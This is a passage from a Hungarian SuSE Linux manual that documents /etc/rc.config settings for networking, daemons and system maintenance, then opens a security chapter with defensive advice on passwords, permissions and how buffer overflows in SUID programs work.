Itt kell megadni a PCMCIA chip-készletet. A lehetséges értékek: *i82365* és *tcic*. Ha a változó értéke "", akkor a PCMCIA alrendszer nem indul el. Pontosabb beállításokat a **PCMCIA_PCIC_OPTS** és **PCMCIA_CORE_OPTS** változókkal lehet elérni.
- **START_ISAPNP=yes**
Elinduljon-e az ISA P'n'P eszközök érzékelése és beállítása bootoláskor.
- **INITRD_MODULES="aic7xxx"**
Azon modulok nevei, amelyeknek a kernel bootolása során kell betöltődniük, pld. a merevlemez meghajtó, vagy a hangkártya eléréséhez. Hasznos avagy szükséges bejegyzéseket a telepítés vagy egy frissítés során is meg lehet adni. Lásd még a 16.3 fejezetben (439. oldal).
- **START_KERNELD=yes**
Ez a változó határozza meg, hogy a kernel démon elinduljon-e automatikusan a rendszer indításakor. Ez a démon felelős a kernel modulok szükség szerinti automatikus betöltéséért. A jelenlegi szabványos 2.2.xx kernelhez a *kerneld* már *nem szükséges*. – A modulok koncepciójáról és a *kerneld* tevékenységeiről bővebben a 13.2 fejezetben (377. oldal) olvashatunk.

A helyi hálózat és egyéb szolgáltatások elindítása és beállítása

- **START_LOOPBACK=yes**
Egyfajta "mini" hálózatot indít el a *loopback* eszköz beállításával. Mivel sok program függ ennek a működésétől, ajánlatos a bekapcsolása⁴.
- **CHECK_ETC_HOSTS=yes**
Végrehajthat-e a *SuSEconfig* módosításokat és ellenőrzéseket a `/etc/hosts` fájlban.
- **BEAUTIFY_ETC_HOSTS=no**
Szükséges-e a `/etc/hosts` tartalmának ABC sorba rendezése.
- **SETUPDUMMYDEV=no**
Ez határozza meg, hogy elinduljon-e egy "buta" hálózati eszköz. Ez az állandó kapcsolattal nem rendelkező hálózatoknál (pl. SLIP vagy PPP) hasznos. Ethernet kártya megléte esetén időnként bajokat okozhat.
- **CREATE_HOSTCONF=yes**
Végrehajthat-e a *SuSEconfig* néhány módosítást és ellenőrzést a `/etc/host.conf` fájlban.
- **CREATE_RESOLVCONF=yes**
A *SuSEconfig* karban tudja tartani a `/etc/resolv.conf` fájlt. Ha a változó értéke *yes* és a **SEARCHLIST** vagy a **NAMESERVER** üres, akkor

⁴ Ahhoz, hogy ez működjön, a kernelnek beépített hálózati támogatást kell tartalmaznia.

ez azt jelenti, hogy DNS-re nincs szükség és a `/etc/resolv.conf` le lesz törölve, no érték esetén a `/etc/resolv.conf` érintetlen marad.

- **NETCONFIG=_0**

Ez adja meg, hogy hány hálózati kártya (vagy egyéb hálózati eszköz) van telepítve. A példában egy hálózati kártya van megadva (mivel nullával kezdődik a számozásuk). Egy olyan rendszerben, amelyben két kártya van, ez a változó így néz ki: **NETCONFIG="_0_1"**. Hálózattal nem rendelkező rendszerben ne állítsuk be ezt a változót.

- **IPADDR_0=193.141.17.202**

Az első hálózati kártya IP címe.

- **NETDEV_0=eth0**

Az első hálózati eszköz neve (ami normális esetben egy Ethernet kártya), ezért az érték a fenti példában `eth0`. Egyéb lehetséges értékek: `str1` vagy `plip1`. Ha több kártya van telepítve a rendszerben, a további kártyák neveit a `NETDEV_1`-től `NETDEV_3`-ig terjedő változóknak kell megadnunk.

- **IFCONFIG_0="193.141.17.205**

broadcast 19

netmask 255.255.255.192"

Az első hálózati kártya beállítási adatai. Ezeket a beállításokat könnyen meg lehet adni a YaST-tal. Ha több kártya van telepítve, a beállításokat a megfelelő sorszámú változóban adjuk meg.

- **CLOSE_CONNECTIONS=false**

Ha ezen változó értéke `true` és a rendszer a 0-tól 6-ig terjedő "runlevel"-ek (futási szintek) valamelyikén fut, a `/sbin/init.d/route` program **SIGTERM** jelet küld minden folyamatnak, amelyik egy nyitott "remote tcp" vagy "udp" kapcsolatot használ.

- **IP_DYNIP=no**

A "dynamic IP patch" (dinamikus IP) bekapcsolása rendszerindításkor. Ha az érték `yes`, a `/sbin/init.d/boot` szkript bekapcsolja ezt a funkciót a `/proc` fájlrendszeren.

- **IP_TCP_SYNCOOKIES=yes**

A "syn flood protection" (syn elöntés elleni védekezés) bekapcsolása.

- **IP_FORWARD=no**

Ha azt akarjuk, hogy a gép csomagtovábbítást végezzen két hálózati kártya között, akkor az **IP_FORWARD** értékét állítsuk be `yes`-re. Normális esetben a "router"-nek vagy a "masquerading"-nak erre vagy szüksége van, vagy jó, ha be van állítva. A `/sbin/init.d/boot` szkript az "IP forwarding"-ot (csomagtovábbítást) a `/proc` fájlrendszerbe tett bejegyzéssel kapcsolja be.

- **FQHOSTNAME=meggyfa.liget**

A gépünk teljes értékű hálózati neve (hostname). A "teljes értékű" azt a teljes nevet jelenti, ami a számítógép és a domain nevét is tartalmazza.

- **SEARCHLIST=liget**

Ez a változó egy nem teljes értékű hálózati név kiegészítésénél használatos. Ha például az `eperfa` nevet adjuk meg, a gép először ellenőrzi, hogy az `eperfa.liget` cím érvényes-e. Ezt a változót be *kell* állítanunk, ha tervezzük a DNS használatát! Értékeként legalább saját domain

címünket adjuk meg. Legfeljebb három bejegyzést tartalmazhat, amelyeket szóközzel kell elválasztani egymástól.

- **NAMESERVER=193.141.17.193**

Annak a névkiszolgálónak a címe, amelyhez akkor kell fordulni, amikor egy adott hálózati nevet IP címmé kell átalakítani. Legfeljebb három névkiszolgáló címét adhatjuk meg itt, melyeket szóközzel kell elválasztani egymástól. Ezt a változót be *kell* állítani, ha tervezzük egy névkiszolgáló használatát!

- **ORGANIZATION="Gladstone Ganter Inc."**

Ez a szöveg jelenik meg minden kiküldött hírlevélben.

- **NNTPSERVER=atlantisz**

A hírkiszolgálónk címe. Ha a híreket UUCP-n keresztül kapjuk és helyileg vannak elmentve, akkor ennek a változónak az értéke `localhost` legyen.

- **IRCSERVER=atlantisz**

Az IRC (*Internet Relay Chat*, Interneten sugárzott csevegés) szervereinek neve. A szerverneveket szóközzel kell elválasztani egymástól.

- **START_INETD=yes**

E változó határozza meg, hogy az *inetd* szuperdémon elinduljon-e avagy sem. Ez a démon reagál a más gépekről érkező hívásokra és indítja az adott hálózati port számának megfelelő szolgáltatást. Beállítására szükség van, ha *telnet*-tel vagy *rlogin*-nal akarunk bejelentkezni. Ha az *xinetd*-t akarjuk használni helyette, akkor e változó értéke `no` legyen.

- **START_XINETD=no**

Ez adja meg, hogy az *xinetd* szuperdémon elinduljon-e vagy sem (ez az *inetd* fejlettebb változata). Ha ezt a démonot akarjuk használni, akkor a **START_INETD** értéke `no` legyen.

- **SENDMAIL_xxxx=**

A *sendmail* program változóit a 37 fejezetben (203. oldal) tárgyaljuk.

- **START_POSTFIX=no**

Elindítja a *postfix* levelező szerveret. A kapcsolódó változók a következők: **POSTFIX_CREATECF**, **POSTFIX_RELAYHOST**, **POSTFIX_MASQUERADE_DOMAIN** és **POSTFIX_LOCALDOMAINS**.

- **SMTP=no**

Értéke `yes` legyen, ha azt akarjuk, hogy a *sendmail* (levélküldő) démon elinduljon. Ha kizárólag UUCP-n keresztül kapjuk leveleinket, akkor erre nincs szükség, feltéve hogy minden lehívás után elindítjuk a *sendmail -q* programot (az UUCP által elindított *rmail* csak a várakozósorba teszi a leveleket, de nem kézbesíti őket). Ha a leveleket gyűjtő alkönyvtárak NFS-en keresztül vannak csatolva (például egy hálózaton, és az egyedüli gazdagépen csak elküldendő levelek vannak, akkor is lehet `no` az értéke ennek a változónak. Ugyanez vonatkozik az ún. *továbbító gazdagépekre* (*relay hosts*) is.

- **START_PORTMAP=no**

Meghatározza, hogy elinduljon-e a portkiosztó (portmapper). A portkiosztóra akkor van szükség, ha gazdagépünket NFS kiszolgálóként tervezzük használni (lásd az 5.5 fejezetben (169. oldal)). E démon nélkül az

rpc.mountd és *rpc.nfsd* nem tud végrehajtódni. Ezért van az, hogy a portkiosztó akkor is elindul, amikor ennek a változónak az értéke `no`, de az **NFS_SERVER** be van kapcsolva! A NIS-nek is szüksége van a portkiosztóra (lásd az 5.5 fejezetben (169. oldal)).

- **NFS_SERVER=no**
Ha a gazdagépet NFS kiszolgálóként akarjuk használni, akkor ezen változó értéke `yes` legyen. Ez állítja be az *rpc.nfsd* és *rpc.mountd* programokat. Az NFS kiszolgáló beállításairól az 5.5 fejezetben (169. oldal) olvashatunk bővebb információkat.
- **REEXPORT_NFS=no**
Ha azt akarjuk, hogy a csatolt NFS könyvtárak és a NetWare kötetek újra exportálódjanak, legyen e változó értéke `yes`.
- **NFS_SERVER_UGID=yes**
Meghatározza, hogy a felhasználói-, és csoportazonosítók átalakítására használt *rpc.ugidd* démon elinduljon-e. Ennek a változónak az értékét csak akkor veszi figyelembe a rendszer, ha az `<NFS_SERVER>` értéke `yes`.
- **USE_KERNEL_NFSD="no"**
Ha a *knfsd* csomag telepítve van, lehetőség van kernelalapú NFS démont is használni. Ezzel az NFS démonnal lehetségessé válik fájlok lezárása (locking). Lásd még az ehhez kapcsolódó **USE_KERNEL_NFSD_NUMBER** változót.
- **START_AMD=no**
Az automatikus eszközcsatoló (automounter) elindítása. Ha erre nincs szükség, akkor lehet az *autofs* kernel modult használni. Ebben az esetben a **START_AUTOFS** változó értéke `yes` legyen.
- **START_AUTOFS=no**
Ezzel a démonnal lehet automatikusan csatlakoztatni helyi eszközöket (például CD-ROM, floppy és egyéb meghajtók), vagy az NFS segítségével. Ehhez azonban fel kell telepíteni és be kell állítani az '*autofs*' csomagot az '*n*' készletből.
- **START_RWHOD=no**
Ez határozza meg, hogy elindul-e az *rwhod* vagy sem. Figyelem: az *rwhod* rendszeresen küld szét "Broadcast" (kisugárzott) üzeneteket. Ha gyakran használunk szükség szerint indított hálózati kapcsolatokat (ISDN és/vagy *diald* esetén), akkor ennek használata elindíthat egy ilyen kapcsolatot, megnövelve ezzel a hálózati forgalmat és költségeinket!
- **START_ROUTED=no**
A route démon használata csak dinamikus útvonalak (route-ok) esetén szükséges (lásd '*man routed*'). Figyelem: ez a szolgáltatás minden 30. másodpercen létrehoz egy kapcsolatot. Ha a gépünk szükség szerinti telefonhívással van az Internetre csatlakoztatva (például ISDN esetén), akkor *semmi* értelme ennek a változónak `yes` értéket adni.
- **START_NSCD=yes**
Az NSCD "Name Service Caching Daemon" névkiszolgáló gyorsítótár démon elindítása rendszerindításkor.
- **START_NAMED=no**
Ez határozza meg, hogy a név-démon elinduljon-e.

- **CREATE_YP_CONF=yes**

Ennek értéke legyen `yes`, ha azt akarjuk, hogy a `SuSEconfig` hozza létre az YP-hez szükséges fájlokat. Ez a következő két bejegyzéstől is függ (részletekért lásd az 5.4 fejezetben (168. oldal)). A `SuSEconfig` szükség szerint módosításokat végez még a `/etc/passwd` és a `/etc/group` fájlokon is.

- **YP_DOMAINNAME=liget**

A hálózati gépek YP domain nevei. Részletesebb információk az 5.4 fejezetben (168. oldal) találhatók.

- **YP_SERVER=atlantisz.liget**

A NIS kiszolgáló neve.

- **USE_NIS_FOR_RESOLVING=no**

Használja-e a rendszer az NIS-t a hálózati nevek kifejtésére.

- **START_CIPED=no**

A CIPE démon elindítása egy IPIP csatornához.

- **START_DHCPD=no**

Elindítja a DHCP-t (*Dynamic Host Configuration Protocol, dinamikus hálózati gép beállítási protokoll*). Ehhez még a **DHCPD_INTERFACE**, **START_DHCRELAY** és **DHCRELAY_SERVERS** változók is szükségesek.

- **START_LDAP=no**

Az LDAP kiszolgáló elindítása.

- **START_RADIUSD=yes**

A radius hozzáférési jog és hitelesítő kiszolgálás elindítása. Ezt a szolgáltatást használja pár ISP a felhasználóik azonosítása érdekében. Lásd a `/usr/share/doc/packages/radiusd` helyen található dokumentációt.

- **START_LPD=yes**

Az `lpd` ("sornyomtató") démon elindítása. Általában nyomtatáshoz szükséges.

- **START_NNTPD=yes**

Az `nntpd` elindítása, ha el akarunk érni híreket egy NNTP kiszolgálón keresztül.

- **START_INN=no**

Az INN hírkiszolgáló elindítása.

- **START_ATD=yes**

Meghatározza, hogy elinduljon-e az AT démon. E démon segítségével tudunk megadott időpontban feladatokat elvégezni. Ezek a cron démonnal ellentétben csak egyszer hajtnak végre.

- **START_HTTPD=yes**

Meghatározza, hogy elinduljon-e az Apache http démon.

- **START_HTTPSD=yes**

Meghatározza, hogy az Apache httpsd ("biztonságos" weblap-kiszolgáló) az SSL vagy a PHP3 titkosítást használja-e.

- **START_SQUID=no**

Meghatározza, hogy a squid proxy kiszolgáló elinduljon-e.

- **DOC_HOST=""**

Ha használni akarjuk a központi dokumentációs kiszolgálót, amely a

SuSE sűgórendszerét tartalmazza, akkor itt kell megadni a kiszolgáló gép nevét, pl. "atlantisz.liget " .

- **DOC_SERVER=no**

A dokumentációs kiszolgálón ez az érték yes legyen. A **DOC_ALLOW** változó állítja be a hozzáférést a *http-rman*-hoz. A http kiszolgálóhoz szükséges indexfájlok átrendezésén mentek keresztül:

ajánlatos a <http://hostname-f> használata a <http://localhost> helyett.

- **DOC_ALLOW="LOCAL"**

Azon gépek listája

(keresési sablont szolgáltatva a */etc/hosts.allow* fájlnak), amelyek engedélyt kaphatnak a dokumentációs kiszolgáló eléréséhez. Ezt a változót nem lehet megváltoztatni, ha a **DOC_SERVER** értéke yes.

Itt egy al-domain-t is meg lehet adni (pl. " .liget ").

- **HTTP_PROXY=""**

Néhány program (pl. a *lynx*, *arena*, vagy a *wget*) proxy kiszolgálót fog használni, ha ez a környezeti változó be van állítva.

A *SuSEconfig* maga is beállíthatja ezt itt: */etc/SuSEconfig/** (lásd http://www.suse.de/sdb/en/html/lynx_proxy.html).

Példa: "http://proxy.provider.de:3128/"

- **FTP_PROXY=""**

Az ftp proxy megadása.

Példa: "http://proxy.provider.de:3128/"

- **GOPHER_PROXY=""**

A gopher proxy megadása.

Példa: "http://proxy.provider.de:3128/"

- **NO_PROXY=""**

Ezzel lehet (al-)domaineket kizárni a proxyból.

Példa: "www.me.de, do.main, localhost"

- **START_HYLAFAFAX=yes**

Bekapcsolja a Hylafaxot. Mielőtt ezt a változót yes-re állítjuk, el kell indítani a *faxsetup* programot!

- **START_SMB=no**

A samba kiszolgáló elindítása.

Ez a program fájl-, és nyomtatókiszolgáló az MS-Windows operációs rendszerekhez.

- **START_MARSNWE=no**

Bekapcsolja a Novell kiszolgáló emulációt.

- **START_SSHD=yes**

A "Secure Shell Démon" (biztonságos burokdémon) elindítása. Elindítása előtt győződjünk meg arról, hogy a "host key" (hálózati gép kulcsa) létezik – lásd a */usr/share/doc/packages/ssh* alkönyvtárban megtalálható dokumentációt, illetve az ide vonatkozó kézikönyvlapokat.

- **START_XNTPD=yes**

Ez határozza meg, hogy elindul-e a "Network Time Protocol" (NTP, hálózati idő protokoll) démon (az 'xntp' csomag). Beállítása a */etc/ntp.conf* fájlban keresztül történik. A rádióirányítású órák címei

127.127.T.U alakúak, ahol a T az óra típusa, és az U az "egységszám", amelynek értéke 0 és 3 között lehet. – A legtöbb óra a soros portot, vagy egy speciális buszt használ. Az eszközfájl (*device*) normális esetben csak egy szimbolikus hivatkozás a `/dev/device-U`-ra, amely magára a hardverre utal, és ahol az U értéke az "egységszám". Lásd még a [/usr/share/doc/packages/xntp/html/refclock.htm](#) oldalt.

Például: ha van egy soros portra kötött rádióirányítású óránk, akkor létre kell hozni a megfelelő szimbolikus hivatkozást is.

Lásd `refclock.htm`. – Az elterjedt DCF77 vevőhöz a "PARSE" meghajtó szükséges:

```
## Type 8 Generic Reference Driver (PARSE)
## Address:      127.127.8.u
## Serial Port:  /dev/refclock-u
```

Így, ha az `ntp.conf` egy bejegyzésén keresztül kiválasztjuk mondjuk a `server 127.127.8.0` értéket, akkor szükséges, hogy a `/dev/refclock-0` szimbolikus link a `ttysx`-re mutasson, ahol az `x` annak a soros portnak a száma, amire a rádióirányítású óra csatlakoztatva van.

- **XNTPD_INITIAL_NTPDATE=""**

Azon NTP kiszolgálók listája, amelyektől meg lehet kapni az időt, mielőtt még a helyi kiszolgáló elindulna. Pl. "atlantisz.liget". Egy-nél több kiszolgáló esetén szóközzel kell elválasztani neveiket egymástól (`xntp`). A beállítás a `/etc/ntp.conf` fájlban keresztül történik.

- **DISPLAYMANAGER=""**

A gép bejelentkezési üzemmódját állítja be. Ez vagy szöveges konzol lehet, vagy az X Window System. Lehetséges értékek: `xdm` (az X Window System szabványos képernyőkezelője), `kdm` (a KDE képernyőkezelője), `gdm` (a gnome képernyőkezelője), vagy `"`. Az utóbbi a szöveges konzolra küldi a bejelentkezési üzenetet (2-es futási szinten). Ez az alapértelmezés is.

- **KDM_SHUTDOWN=root**

Meghatározza, hogy mely felhasználó zárhatja le a gépet a `kdm`-en keresztül (újraindítás vagy teljes lezárás). A lehetséges értékek: `root`, `all` (mindenki), `none` (senki) és `local` (csak egy helyileg bejelentkezett felhasználó zárhatja le). Ha a változó értéke `"`, akkor az `root`-ot jelent.

- **CONSOLE_SHUTDOWN=reboot**

Meghatározza, hogy az `init` hogyan reagáljon a `(Ctrl) + (Alt) + (Del)` billentyűk lenyomására. Lehetséges értékek: `reboot` (a gép újraindul), `halt` (a gép leáll), és `ignore` (semmi nem történik). Az alapértelmezés a `reboot`.

- **START_AXNET=no**

Az **Applixware** kiszolgáló indítása.

- **START_MYSQL=no**

A **MySQL** által használt kiszolgáló indítása.

- **START_ADABAS=no**

Az **Adabas** kiszolgáló indítása. Az **Adabas** a következő változókat hasz-

nálja: **DBROOT**, **DBNAME**, **DBUSER** és **DBCNTROL** – lásd még az idevonatkozó megjegyzéseket a `/etc/rc.config` fájlban.

- **START_DB2=no**
A DB2 kiszolgáló indítása.
- **START_ARKEIA=no**
Az Arkeia biztonsági másolatot készítő kiszolgáló indítása.
- **START_ARGUS=no**
Az Argus kiszolgáló (hálózati felügyelő) indítása.
- **ARGUS_INTERFACE=eth0**
A csatoló amelyre az Argus figyeljen.
- **ARGUS_LOGFILE="/var/log/argus.log"**
Az Argus naplózó fájlja. Vigyázzon! Ez a fájl nagyon nagy méretűre is megnőhet!
- **CRON=yes**
Meghatározza, hogy fusson-e a *cron démon*. E démon segítségével tudunk elindítani bizonyos programokat adott időközönként. Ez a démon csak a 2-es és 3-as futási szinteken indul el. Javasoljuk e démon használatát, különösen ha a számítógép soha nincs kikapcsolva. Egy másik lehetőség az AT démon elindítása (lásd a [89](#) fejezetben (469. oldal)).



Rengeteg olyan beállítás van, amely rendszeresen futtat bizonyos parancsokat és programokat. Éppen ezért jobb, ha a cron démon minden rendszeren be van kapcsolva.

Helyi karbantartás

- **RUN_UPDATEDB=yes**
Legyen e változó értéke *yes*, ha azt akarjuk, hogy a *locate* adatbázis mindennap egyszer felfrissüljön a *cron* segítségével. A *locate* adatbázis nagyon hasznos fájlok gyors megkereséséhez. Ezt a segédeszközt további változókkal lehet pontosabban is beállítani: **RUN_UPDATEDB_AS**, **UPDATEDB_NETPATHS**, **UPDATEDB_NETUSER**, és **UPDATEDB_PRUNEPATHS** (lásd a megjegyzéseket az `rc.config`-ban). – Ez a frissítés nem sokkal a rendszerindítás után történik meg, ha a számítógép *nincs* állandóan bekapcsolva. Lásd a [16.2.2](#) fejezetben (438. oldal).
- **REINIT_MANDB=yes**
Felfrissüljön-e a man-lapok adatbázisa naponta egyszer a *cron.daily* program segítségével.
- **CREATE_INFO_DIR=yes**
Ha ennek az értéke *yes*, akkor létrejön a `/usr/info/dir`, amely minden információs lap általános indexeként szolgál. Használata hasznos egy olyan csomag telepítése után, amely információs lapokat tartalmaz. Nem árt megjegyezni, hogy szükséges hozzá a *perl* program telepítése.
- **CHECK_PERMISSIONS=set**
Meghatározza, hogy ellenőrizze-e azon fájlok hozzáférési engedélyeit, amelyek a `/etc/permissions` fájlban meg vannak adva. A **set**

helyrehozza a rossz bejegyzéseket, a **warn** csak figyelmeztet minket, a **no** pedig kikapcsolja ezt a szolgáltatást.

- **PERMISSION_SECURITY="easy local"**

Három biztonsági szint létezik: `/etc/permissions.paranoid`, `/etc/permissions.secure` és `/etc/permissions.easy`. A változó értéke lehet **easy**, **secure** vagy **paranoid**. Saját biztonsági szinteket is megadhatunk a `/etc/permissions.local` fájlban. Ha a változó értéke **local**, az általunk meghatározott biztonsági szint lép érvénybe.

- **RPMDB_BACKUP_DIR=/var/adm/backup/rpmdb**

Meghatározza, hogy a *cron.daily* létrehozza-e az RPM adatbázisának saját biztonsági másolatát. A változó "" értékére ez a szolgáltatás kikapcsolódik.

- **MAX_RPMDB_BACKUPS=5**

Az RPM adatbázis biztonsági másolat fájljainak maximális száma.

- **DELETE_OLD_CORE=yes**

Az ún. *core* fájlok olyan programok memória-lenyomatai, amelyek szegmentációs hiba miatt leálltak. Ezek a fájlok nagyon hasznosak hibakeresésekhez. Ha ez a változó be van kapcsolva, akkor a rendszer bizonyos időközönként megkeresi, és letörli a régi core fájlokat.

- **MAX_DAYS_FOR_CORE=7**

Meghatározza, hogy hány napnál régebben létrehozott core fájlokat lehet letörölni.

- **MAX_DAYS_FOR_LOG_FILES=365**

Ha a naplófájlok (ezek általában a `/var/log` alkönyvtárban találhatóak) elérnek egy bizonyos méretet, akkor a rendszer automatikusan archiválja, és összetömöríti őket, a `'root'` pedig email-en keresztül értesítést kap erről. Ez a paraméter állítja be, hogy hány nap után törölje le véglegesen a rendszer ezeket a fájlokat. Ha ezen változó értéke 0, akkor semmiféle archiválás nem fog végrehajtódni. A napló fájlok folyamatosan nőnek és emiatt tekintélyes méretűek is lehetnek! Az összetömörített naplófájlokat bármikor meg lehet tekinteni a *less* programmal.

- **MAX_DAYS_IN_TMP=30**

Meg lehet adni, hogy a rendszer naponta ellenőrizzen bizonyos alkönyvtárakat (lásd a **TMP_DIRS_TO_CLEAR** változót), hogy azokat használta-e valaki a megadott időszakban (az intervallumot napokban kell megadni). Azon fájlokat, amelyek ezen időszak során nem lettek megváltoztatva, a rendszer automatikusan törli.

- **TMP_DIRS_TO_CLEAR="/tmp /var/tmp"**

Itt lehet megadni azon alkönyvtárakat, amelyekben régi fájlokat keres a rendszer (lásd fentebb: **MAX_DAYS_IN_TMP=30**).

- **OWNER_TO_KEEP_IN_TMP="root bs"**

Meghatározza, hogy a rendszergazdák által létrehozott fájlok ne tűnjenek el, még akkor sem, ha egy adott időszakon belül nem lettek megváltoztatva.

- **CWD_IN_ROOT_PATH=no**

Az aktuális könyvtár szerepeljen-e a `'root'` keresési útvonalában.

- **ROOT_LOGIN_REMOTE=no**

Ha azt akarjuk, hogy a `'root'` be tudjon jelentkezni *telnet*-tel vagy *rlogin*-nal, akkor e változó értéke legyen `yes`. E változó használatából fakadó biztonsági problémák részletes taglalását lásd a [486.](#) oldalon.

- **SUSEWM_UPDATE=yes**

Meghatározza, hogy a *SuSEconfig* átdolgozza-e az egész rendszer által használt beállítási fájlokat a telepített csomagokkal összhangban. Ezt a szolgáltatást a következő változókkal lehet pontosabban beállítani: **SUSEWM_WM**, **SUSEWM_MWM**, **SUSEWM_XPM**, **SUSEWM_ADD** és **SUSEWM_COMPAT**.

VIII. rész

Biztonság és kezdünk bele

A biztonság bizalom kérdése

Fordította: Váradi István

18.1 Alapok

Az Internetről jövő támadásokat és behatolásokat nem szabad figyelmen kívül hagyni. Mindennap hallani valami új veszélyről, ami az otthoni PC-jét, vagy a cég egész hálózatát érinti. Ez lehet Internetről jövő támadás, vagy akár vírustól is eredhet. A valóságban elég egyszerű megfelelő óvintézkedést tenni ilyen fenyegetések ellen.

Mielőtt belekezdünk az védekezési intézkedések ismertetésébe, tisztázni kell, hogy mit is értünk valójában "biztonságon", és a védekezés "mi" ellen szól. Az alábbi 6 pont gyorsan tisztázza, hogy a számítógép biztonsága egy nagyon egyszerű cél.

1. Erőforrások védelme
2. Hozzáférés az információkhoz
3. Adatok hozzáférhetősége
4. Adatok sértetlensége
5. Érzékeny információk titkosítása
6. Titoktartás

Teljes biztonsági megoldásra van szükség, ami megelőzi, hogy valaki kihasználja ezeket a lehetőségeket. Nemcsak a kívülről jövő támadások ellen kell védekeznünk, hanem a készülék esetleges hibájából eredő adatvesztések ellen is, mint pl. a merevlemez esetleges elromlása, vagy a hibás biztonsági másolat (szalag).

Biztonsági másolat készítése, rendszeres időközönként, életbevágó. E biztonsági másolatok sértetlenségének időről, időre történő ellenőrzésén túlmenően, győződjünk meg azok megbízhatóságáról is.



Számítógépünket az alábbiak veszélyeztetik:

Felhasználók akik közvetlen összeköttetésben állnak az adott számítógéppel. A lehető legnagyobb veszélyt ténylegesen Ők jelentik. Ez nem mindig szándékos, de természetesen támadások a személyzet részéről sem hagyhatók figyelmen kívül.

Kommunikációs kapcsolat A helyi és a világméretű hálózat pásztázható szaglászókkal (sniffers), vagy más hacker eszközökkel is. A nyitott kommunikációs kapcsolatok sérülékennyé teszik gépünket egy betörésre – még a világ másik végéről is.

Közvetlen hozzáférés a gépünkhöz. Megrongálható, ellopható, vagy szabotálható, egy megbízhatatlan személy által.

Természeti katasztrófák A számítógépek fokozottan hajlamosak természeti csapások áldozatává válni.

Hardver és szoftver meghibásodás, tervezési, vagy anyaghiba, nemcsak az adatokat veszélyezteti, de kockáztatja a biztonságot, és esetleg a szolgáltatást teljesen használhatatlanná teszi. (Lásd a 91 fejezetben (482. oldal)).

Adathordozó média elvesztése A hajlékonylemezek, biztonsági másolati szalagok és merevlemezek megrongálódhatnak, elveszhetnek, vagy akár el is lophatják azokat.

Elektromágneses sugárzás amit a gépünk, monitorunk, vagy éppen a hálózati kábelünk kibocsájt. Fejlett felderítő készülékekkel követni lehet a monitoron történő eseményeket. Ez a sugárzás terjedhet csöveken és áramvezető kábeleken, sőt a közhiedelemmel ellentétben az LCD monitor is ad ki sugárzást.

Mi az első két pontra szeretnénk összpontosítani, mivel egy jól átgondolt SuSE Linux használata jórészt eltávolítja a potenciális veszélyeket. A többi pontok talán kevésbé érdeklik a SuSE Linux magánfelhasználóit, de ha egy cégnél, hálózat kerül felállításra, ott ezeket a pontokat is figyelembe kell venni.

A 18.1.1 és a 18.1.2 fejezetben (481. oldal) először rámutatunk a létező támadásokkülönböző típusaira. Később, a 18.2 fejezetben (483. oldal) részletesen leírjuk a megfelelő biztonsági eszközöket. Végül a fejezet végén felvázolunk néhány fontos általános útmutatást.

18.1.1 Helyi biztonság

Aki üvegházban ül . . .

Ha biztonságban akarjuk tudni az adatainkat, azt a saját gépünkön kell kezdenünk. Mégha a gépünk nincs is kapcsolatban az Internettel, vagy csak társazás útján csatlakozik az Internethez, akkor is meg kell tennünk bizonyos biztonsági óvintézkedéseket. Merevlemezünk véletlen letörlése pl. egy vendégünk által, bizony fájdalmas lehet. Ezt már csak tetőzheti, ha az egyetlen példányban lévő disszertációnk is rajta volt.

Jelszavak

A Linux többfelhasználós operációs rendszer, ami nemcsak a felhasználók adminisztrálását jelenti, de rendelkezik egy teljes azonosítást végző mechanizmussal is. Annak ellenére, hogy ez nem látszik szükségesnek első látásra, győződjünk meg róla, hogy mindenkinek, aki használja gépünket, adtunk jelszót¹. Ez határozott védelmet nyújt a gépünknek a behatolók ellen. Különösen ügyelnünk kell arra, hogy a 'root' felhasználónak megfelelő jelszót

¹ Sok referencia tárgyalja ezt. A 18.4 fejezetben (491. oldal) gyakorlati tanácsokat adunk.

adjunk, mert a 'root' jelszó megszerzése a behatolók (crackers) egyik fő célja a.

Habár addig, amíg másnak fizikai hozzáférése van a gépünkhöz, a világ legjobb jelszava sem ér semmit. Bárki, aki be tudja indítani gépünket, meg tudja azt támadni egy indító lemezzel. Emiatt a BIOS beállításban ki kell kapcsolnunk a hajtékonylemezt, és a CD-ROM-ot, mint indító eszközt.

Ahhoz, hogy ez így működjön, be kell állítanunk egy jelszót a BIOS eléréséhez is. Ne felejtjük el ezt a jelszót! Enélkül nem fogunk tudni hozzáférni saját BIOS-unkhöz – hacsak a BIOS-t nem nullázzuk le, a jumper állításokkal.



Ha *LILO*-t használunk (lásd a 26 fejezetben (130. oldal)) be kell állítanunk a korlátozott (restricted) opciót, a jelszóval együtt (pl. `password=secure_password` a `/etc/lilo.conf`-ban. Különbön lehetővé válik, hogy akárki odaül a gépünk elé és veszélyezteti a rendszer biztonságát. Természetesen a jelszót igen körültekintően kell kiválasztanunk, és a `etc/lilo.conf` fájlhoz csak a 'root'-nak legyen olvasási engedélye.

A 'john' csomag a 'sec' (Biztonsággal kapcsolatos szoftverek) készletből egy olyan programot tartalmaz, ami megpróbálja megfejteni a jelszavakat. Egy jó rendszeradminisztrátor felhasználja ezt a gyenge jelszavak kigyomlálására, és utána felkéri az adott felhasználót, hogy csak biztonságos jelszót használjon.

Jogosultságok

Minden felhasználó egy szűk környezetben kell hogy dolgozzon, annak érdekében, hogy biztosan ne sértse meg a rendszerét, akár szándékosan, akár véletlenül. Továbbá el kell kerülnünk amennyire csak lehet, hogy 'root' felhasználóként dolgozzunk. Csak egyedül nekünk szabad tudni a 'root' jelszót (vagy nekünk se, lásd a "sudo" csomagot).

Puffer túlsordulás

Egy puffert túlsordulásra kényszeríteni az egyik legnépszerűbb mód, amit a crackerek használnak, hogy 'root' jogot szerezzenek egy gépen. Úgy is ismert, mint "stack összeomlasztási sebezhetőség". Ez a módszer kihasználja azt a gyakori programhibát, hogy ha a program nem ellenőrzi a veremben elhelyezkedő adatok hosszát, akkor az innen beolvasott adatok (pl. egy bevitt szöveg), és olyan értékkel írhatják felül a programkódot, amivel egy parancsot lehetséges elindítani, pl. egy shell meghívását. Ez olyan programokban lehetséges, amiknek statikus tömb kiterjedésük van és nem ellenőrzik a puffer túlsordulást.

Csak az olyan programok sebezhetők, amik SUID engedéllyel (a fájltulajdonos jogával futó programok) rendelkeznek. Ezek a programok azok, amik végrehajtásnál a tulajdonos azonosítóját (UID) használják a programot indító felhasználó helyett. Rendszerint olyan programok, használnak SUID-ot mint a `passwd`, mert ezek olyan feladatot hajtanak végre, ami más felhasználó-

